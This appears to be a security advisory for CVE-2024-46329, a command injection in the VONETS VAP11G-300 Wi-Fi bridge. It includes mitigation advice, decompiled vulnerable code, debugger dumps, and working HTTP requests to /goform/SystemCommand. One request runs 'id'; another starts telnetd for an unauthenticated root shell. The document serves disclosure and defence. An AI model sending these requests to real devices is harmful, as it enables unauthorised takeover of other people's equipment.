HAWKTESTERS

AUGUST 2024

OS COMMAND INJECTION

CVE-2024-46329

PRESENTED BY

Table of Contents

Vulnerability Description

Presentation of CVE-2024-46329

Issue

Hawktesters identifies a vulnerability in the `VONETS VAP11G-300` router, This device makes use of the `doSystem` function which is a custom function of the `system` function in C language, allowing the execution of commands in the C language.

Mitigation

- To avoid command injection when passing arguments to a `system()` function in C, follow these recommendations:
- Avoid using system(): use specific functions such as `exec()` or `fork()` that offer more control and security.
- Strictly validate and filter user input.
- Escape characters such as ;, |, &, >, <, and \ that could be used for injections.

Versions Affected

The details can be seen in the following table.

Device Name	VAP11G_300
Hardware Version	VER6.0
Software Version	3.3.23.6.9 (Jun 9 2023 14:52:17)
Library Version	2022.11.23

Technical Description

Description

Vonets VAP11G-300 is a professional 300Mbps wifi bridge of small size that also performs the function of WiFi repeater. The new design is unique in the world and ensures long-lasting stability. It is based on IEEE 802.11n, IEEE 802.11b and IEEE 802.11g standards.

Issue(s)

Hawktesters has discovered a reverse-engineered command injection vulnerability in the `SystemCommand` component that allows the execution of operating system commands.

Proof of Concept

User required: Yes

The SystemCommand object which is used to initially reboot the device, allows the injection of commands into the system, thus allowing control of the device to be taken.

The vulnerable code fragment is as follows.

```
0041f94c  char* sub_41f94c(int32_t* arg1)

0041f984      char* $v0 = websGetVar(arg1, 0x475d4c, 0x476038)  {"command"}
0041f990      if ($v0 != 0)
0041f9b8          int32_t $v0_2
0041f9b8          int32_t $v0_3
0041f9b8          int32_t $a1_1
0041f9b8          if (sx.d(*$v0) == 0)
0041fa40              snprintf(0x4cc974, 0x400, 0x475d54, 0x475d68)  {"cat /dev/null > %s"}  {"/var/system_command.log"}
0041fa5c              $v0_3, $a1_1 = strcmp($v0, 0x475d44)  {"reboot"}
0041f9e0          else
0041f9e0              snprintf(0x4cc974, 0x400, 0x475d80, $v0, 0x475d68)  {"/var/system_command.log"}  {"%s 1>%s 2>&1"
0041f9fc              $v0_2, $a1_1 = strcmp($v0, 0x475d44)  {"reboot"}
0041fa10          if ((sx.d(*$v0) == 0 && $v0_3 != 0) || (sx.d(*$v0) != 0 && $v0_2 != 0))
0041fa18              $v0 = sx.d(data_4cc974)
0041fa20              if ($v0 != 0)
0041fb0c                  return doSystem(0x4cc974, $a1_1) __tailcall
0041fa10          if ((sx.d(*$v0) == 0 && $v0_3 == 0) || (sx.d(*$v0) != 0 && $v0_2 == 0))
0041facc              websWrite(arg1, 0x475e10, websWrite(arg1, 0x475d90, VSOCK_Set_AfterSend_DelayHandler(0x41f9
0x1f4)))  {"HTTP/1.1 200 OK\r\nContent-type:..."}
0041faf4              return websDone() __tailcall
0041fa38      return $v0
```

```
0041fb0c                  return doSystem(0x4cc974, $a1_1) __tailcall
```

The HTTP request that exploits the vulnerability is as follows.

```
POST /goform/SystemCommand HTTP/1.1
Host: 192.168.253.254
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 10
Origin: http://192.168.253.254
Connection: close
Referer: http://192.168.253.254/adm/equipment_restart.asp

command=id
```

You can see how the argument that is passed by HTTP request is passed to the doSystem function.

```
*V0   0x69
*V1   0x72
*A0   0x4cc974 ◂— 'id 1>/var/system_command.log 2>&1'
*A1   0x475d45 ◂— 'eboot'
*A2   0x69
*A3   0x7f91f3e0 ◂— 0x7f0000d0
*T0   0xfffffff8
*T1   0xfffffffc
*T2   0x1
*T3   0x807
*T4   0x800
*T5   0x200
*T6   0x100
*T7   0x400
*T8   0x7
*T9   0x463c4c (doSystem) ◂— lui $gp, 7
*S0   0x6
*S1   0x4f83f8 ◂— 'Reply: index=0&string='
*S2   0x4f2870 ◂— 'SystemCommand'
*S3   0x470000 ◂— jr $ra
*S4   0x7f91f5e0 —▸ 0x4ca3b1 ◂— 'SystemCommand'
*S5   0x6
*S6   0x4781c4 ◂— movz $zero, $zero, $zero /* '\n' */
*S7   0x7f91fb9c ◂— 0x194
S8   0x4ca190 ◂— '192.168.253.100'
*GP   0x4d1600 ◂— 0x0
*FP   0x7f91f498 —▸ 0x4f0030 ◂— 0x9090a3b (';\n\t\t')
*SP   0x7f91f498 —▸ 0x4f0030 ◂— 0x9090a3b (';\n\t\t')
*PC   0x463c4c (doSystem) ◂— lui $gp, 7
──────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────[ DISASM / mips / set emulate on
]─────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────
▶ 0x463c4c <doSystem>       lui    $gp, 7
  0x463c50 <doSystem+4>     addiu  $gp, $gp, -0x264c
  0x463c54 <doSystem+8>     addu   $gp, $gp, $t9
  0x463c58 <doSystem+12>    addiu  $sp, $sp, -0x28
  0x463c5c <doSystem+16>    sw     $ra, 0x24($sp)
  0x463c60 <doSystem+20>    sw     $s2, 0x20($sp)
  0x463c64 <doSystem+24>    sw     $s1, 0x1c($sp)
  0x463c68 <doSystem+28>    sw     $s0, 0x18($sp)
  0x463c6c <doSystem+32>    sw     $gp, 0x10($sp)
  0x463c70 <doSystem+36>    lw     $t9, -0x7710($gp)
  0x463c74 <doSystem+40>    sw     $a1, 0x2c($sp)
──────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────[ STACK
]─────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────
00:0000│ fp sp 0x7f91f498 —▸ 0x4f0030 ◂— 0x9090a3b (';\n\t\t')
01:0004│       0x7f91f49c —▸ 0x480000 ◂— xori $s1, $t1, 0x3036 /* '6019' */
```


```
02:0008│     0x7f91f4a0 ◂— 0x0
03:000c│     0x7f91f4a4 —▸ 0x4f2448 ◂— 0x36312020 ('  16')
04:0010│     0x7f91f4a8 —▸ 0x4d1600 ◂— 0x0
05:0014│     0x7f91f4ac ◂— 0x64 /* 'd' */
06:0018│     0x7f91f4b0 —▸ 0x4f83f8 ◂— 'Reply: index=0&string='
07:001c│     0x7f91f4b4 ◂— 0x1
────────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────────────────────────[ BACKTRACE
]───────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────────────────────────────────────
► 0 0x463c4c doSystem
```

The exploitation strategy here is to enable the telnet service and connect without authentication.

```
POST /goform/SystemCommand HTTP/1.1
Host: 192.168.253.254
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 10
Origin: http://192.168.253.254
Connection: close
Referer: http://192.168.253.254/adm/equipment_restart.asp

command=telnetd&
```

You can finally connect to the telnet service.



```
[ghidra_10.3_PUBLIC] telnet 192.168.253.254
Trying 192.168.253.254...
Connected to 192.168.253.254.
Escape character is '^]'.


BusyBox v1.12.1 (2023-06-09 14:51:46 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

Conclusions

Exploiting this vulnerability does not require extensive technical efforts, the scope of this vulnerability by allowing the execution of commands and taking control of the system makes it a critical attack vector for attackers.